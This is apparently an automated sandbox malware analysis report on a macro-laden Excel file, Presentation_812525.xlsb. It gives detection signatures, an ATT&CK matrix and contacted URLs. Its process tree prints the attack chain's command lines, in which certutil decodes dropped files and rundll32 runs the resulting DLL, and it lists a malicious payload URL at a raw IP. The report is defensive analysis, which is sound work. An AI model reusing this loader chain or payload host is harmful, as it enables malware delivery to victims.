ID: 342076
Sample Name:
Presentation_812525.xlsb
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 14:01:58
Date: 20/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Presentation_812525.xlsb

Overview


General Information

Sample Name:	Presentation_812525.xlsb
Analysis ID:	342076
MD5:	4ddace9347c434..
SHA1:	c46b2b46bd274a..
SHA256:	796d5317aae9d2..

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Office document tries to convince vi…
- System process connects to networ…
- Document exploit detected (process…
- Drops PE files to the user root direc…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Sigma detected: Suspicious Certutil…
- Uses certutil -decode
- Contains functionality to check if a d…
- Contains functionality to query CPU …

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 2996 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - certutil.exe (PID: 1488 cmdline: 'C:\Windows\System32\certutil.exe' -decode C:\Users\Public\94101.txt C:\Users\Public\94101.png2 MD5: D056DF596F6E02A36841E69872AEF7BD)
    - conhost.exe (PID: 3984 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - certutil.exe (PID: 204 cmdline: 'C:\Windows\System32\certutil.exe' -decodehex C:\Users\Public\94101.png2 C:\Users\Public\94101.png MD5: D056DF596F6E02A36841E69872AEF7BD)
    - conhost.exe (PID: 5640 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - rundll32.exe (PID: 3704 cmdline: 'C:\Windows\System32\rundll32.exe' C:\Users\Public\94101.png,In MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 5400 cmdline: C:\ProgramData\ioq\ioq.dll,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\Public\94101.png2	Msfpayloads_msf_9	Metasploit Payloads - file msf.war - contents	Florian Roth	• 0x0:$x1: 4d5a9000030000000


Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious Certutil Command

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for dropped file

Compliance:

Uses new MSVCR Dlls

Uses secure TLS version for HTTPS connections

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Boot Survival:

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

Uses certutil -decode


HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scripting 1	Path Interception	Process Injection 1 1	Masquerading 1 2 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communicatio
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1 1	LSASS Memory	Security Software Discovery 1 1 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1	Security Account Manager	Remote System Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	File and Directory Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 1	LSA Secrets	System Information Discovery 1 3	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Rundll32 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\94101.png	36%	ReversingLabs	Win32.Trojan.Woreflint	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://www.ad.com/?utm_source=yahoo-home&utm_medium=referral&utm_campaign=ad-feedback"	0%	Avira URL Cloud	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://172.104.129.156/campo/o/o	0%	Virustotal		Browse
http://172.104.129.156/campo/o/o	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.verizonmedia.com/careers	0%	Virustotal		Browse
http://https://www.verizonmedia.com/careers	0%	Avira URL Cloud	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://www.verizonmedia.com/policies/us/en/verizonmedia/terms/otos/index.html	0%	Avira URL Cloud	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://www.verizonmedia.com/policies/us/en/verizonmedia/privacy/adinfo/index.html	0%	Avira URL Cloud	safe	
http://https://cortana.ai/api	0%	URL Reputation	safe	
http://https://cortana.ai/api	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cortana.ai/api	0%	URL Reputation	safe	
http://https://www.verizonmedia.com/policies/us/en/verizonmedia/privacy/adinfo/index.html"	0%	Avira URL Cloud	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
new-fp-shed.wg1.b.yahoo.com	87.248.100.215	true	false		high
yahoo.com	74.6.143.26	true	false		high
www.yahoo.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://172.104.129.156/campo/o/o	true	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://shell.suite.office.com:1443	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://s.yimg.com/nn/lib/metro/g/myy/fallback_grid_0.0.4.css	9J0CLPJO.htm.6.dr	false		high
http://https://autodiscover-s.outlook.com/	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://s.yimg.com/aaq/fp/css/tdv2-wafer-ntk.NTKDesktop.atomic.ltr.94b956089fc91c2f0a244928a927abc9.	9J0CLPJO.htm.6.dr	false		high
http://https://s.yimg.com/aaq/wf/wf-geolocation-1.2.9.js	rundll32.exe, 00000006.00000003.248331177.0000000004B01000.00000004.00000001.sdmp, 9J0CLPJO.htm.6.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://cdn.entity.	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://s.yimg.com/aaq/fp/css/tdv2-wafer-user-intent.ContentPreference.atomic.ltr.bbf364e334d48eef59	9J0CLPJO.htm.6.dr	false		high
http://https://aka-cdn.adtechus.com/images/ATCollapse.gif	rundll32.exe, 00000006.00000003.248331177.0000000004B01000.00000004.00000001.sdmp, 9J0CLPJO.htm.6.dr	false		high
http://https://rpsticket.partnerservices.getmicrosoftkey.com	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://s.yimg.com/aaq/fp/css/tdv2-wafer-user-intent.rollupDesktop.atomic.ltr.85ffd965befa53ddf87e9a	9J0CLPJO.htm.6.dr	false		high
http://https://lookup.onenote.com/lookup/geolocation/v1	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://s.yimg.com/aaq/fp/css/tdv2-wafer-header.custom.desktop.2ce65662738d6cd781c23fc340c7205c.css	9J0CLPJO.htm.6.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://www.ad.com/?utm_source=yahoo-home&utm_medium=referral&utm_campaign=ad-feedback"	9J0CLPJO.htm.6.dr	false	• Avira URL Cloud: safe	unknown
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://api.aadrm.com/	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://baseball.fantasysports.yahoo.com/b1/signup	rundll32.exe, 00000006.00000003.248331177.0000000004B01000.00000004.00000001.sdmp, 9J0CLPJO.htm.6.dr	false		high
http://https://s.yimg.com/aaq/fp/css/tdv2-wafer-stream.custom.desktop.35b4e59342f8c72801c502afb5933cff.css	9J0CLPJO.htm.6.dr	false		high
http://modernizr.com/download/#-touch-cssclasses-teststyles-prefixes	9J0CLPJO.htm.6.dr	false		high
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://api.microsoftstream.com/api/	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://cr.office.com	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://s.yimg.com/uu/api/res/1.2/Emg04hx6q7x_kZo7E5_wgA--~B/Zmk9c3RyaW07aD0xOTM7cT05NTt3PTIyMDthcHB	9J0CLPJO.htm.6.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://s.yimg.com/aaq/cmp/version/3.0.3/cmp.js	9J0CLPJO.htm.6.dr	false		high
http://https://tasks.office.com	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://store.office.cn/addinstemplate	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://s.yimg.com/aaq/fp/css/react-wafer-subscription.SubscriptionReminder.atomic.ltr.cf0f4577b866e	9J0CLPJO.htm.6.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://www.odwebp.svc.ms	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://web.microsoftstream.com/video/	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://graph.windows.net	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://s.yimg.com/uu/api/res/1.2/QotT_5MVAG9nDKsSCE8gVA--~B/Zmk9c3RyaW07aD0zODY7cT04MDt3PTQ0MDthcHB	rundll32.exe, 00000006.00000003.248331177.0000000004B01000.00000004.00000001.sdmp	false		high
http://https://bf.us.y.atwola.com/adcount%7C2.0%7C5113.1%7C4867771%7C0%7C0%7CAdId=-41;BnId=0;ct=2475606453;	9J0CLPJO.htm.6.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://s.yimg.com/aaq/wf/wf-dropdown-drawer-1.0.1.js	rundll32.exe, 00000006.0000000 3.248331177.0000000004B01000.0 0000004.00000001.sdmp, 9J0CLPJ O.htm.6.dr	false		high
http://https://s.yimg.com/aaq/fp/css/tdv2-wafer-footer.FooterDesktop.atomic.ltr.0dabe32d96d30f44862f1509e65	9J0CLPJO.htm.6.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://weather.service.msn.com/data.aspx	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://s.yimg.com/aaq/fp/css/tdv2-wafer-hpsetpromo.HpSetPromo.atomic.ltr.f9b4b86f21ef1f516530b45567	9J0CLPJO.htm.6.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://www.verizonmedia.com/careers	rundll32.exe, 00000006.0000000 3.248331177.0000000004B01000.0 0000004.00000001.sdmp, 9J0CLPJ O.htm.6.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://s.yimg.com/aaq/fp/css/tdv2-wafer-stream.StreamRelated.atomic.ltr.ce56954bd34343adfacf42baec3	9J0CLPJO.htm.6.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://ocsp.sectigo.com0	94101.png.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://o365auditrealtimeingestion.manage.office.com	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/android/policies	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://s.yimg.com/aaq/wf/wf-text-1.1.3.js	rundll32.exe, 00000006.0000000 3.248331177.0000000004B01000.0 0000004.00000001.sdmp, 9J0CLPJ O.htm.6.dr	false		high
http://https://entitlement.diagnostics.office.com	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://outlook.office.com/	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://s.yimg.com/aaq/wf/wf-clipboard-copy-1.0.1.js	rundll32.exe, 00000006.0000000 3.248331177.0000000004B01000.0 0000004.00000001.sdmp, 9J0CLPJ O.htm.6.dr	false		high
http://https://s.yimg.com/cv/apiv2/social/images/yahoo_default_logo.png	9J0CLPJO.htm.6.dr	false		high
http://https://graph.windows.net/	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://devnull.onenote.com	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://messaging.office.com/	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://s.yimg.com/aaq/wf/wf-countdown-1.2.5.js	rundll32.exe, 00000006.0000000 3.248331177.0000000004B01000.0 0000004.00000001.sdmp, 9J0CLPJ O.htm.6.dr	false		high
http://https://bf.us.y.atwola.com/adcount%7C2.0%7C5113.1%7C4830424%7C0%7C0%7CAdId=-3;BnId=0;ct=2475606453;s	9J0CLPJO.htm.6.dr	false		high
http://https://s.yimg.com/uu/api/res/1.2/UFLqS.xvyj1podCMDQzrLA--~B/Zmk9c3RyaW07aD0xOTg7cT04MDt3PTM4MDthcHB	rundll32.exe, 00000006.0000000 3.248331177.0000000004B01000.0 0000004.00000001.sdmp, 9J0CLPJ O.htm.6.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://skyapi.live.net/Activity/	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.verizonmedia.com/policies/us/en/verizonmedia/terms/otos/index.html	rundll32.exe, 00000006.00000003.248331177.0000000004B01000.00000004.00000001.sdmp, 9J0CLPJO.htm.6.dr	false	• Avira URL Cloud: safe	unknown
http://https://api.cortana.ai	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://staging.cortana.ai	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/embed?	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://augloop.office.com	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://contentstorage.omex.office.net/addinclassifier/officeentitiesupdated	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
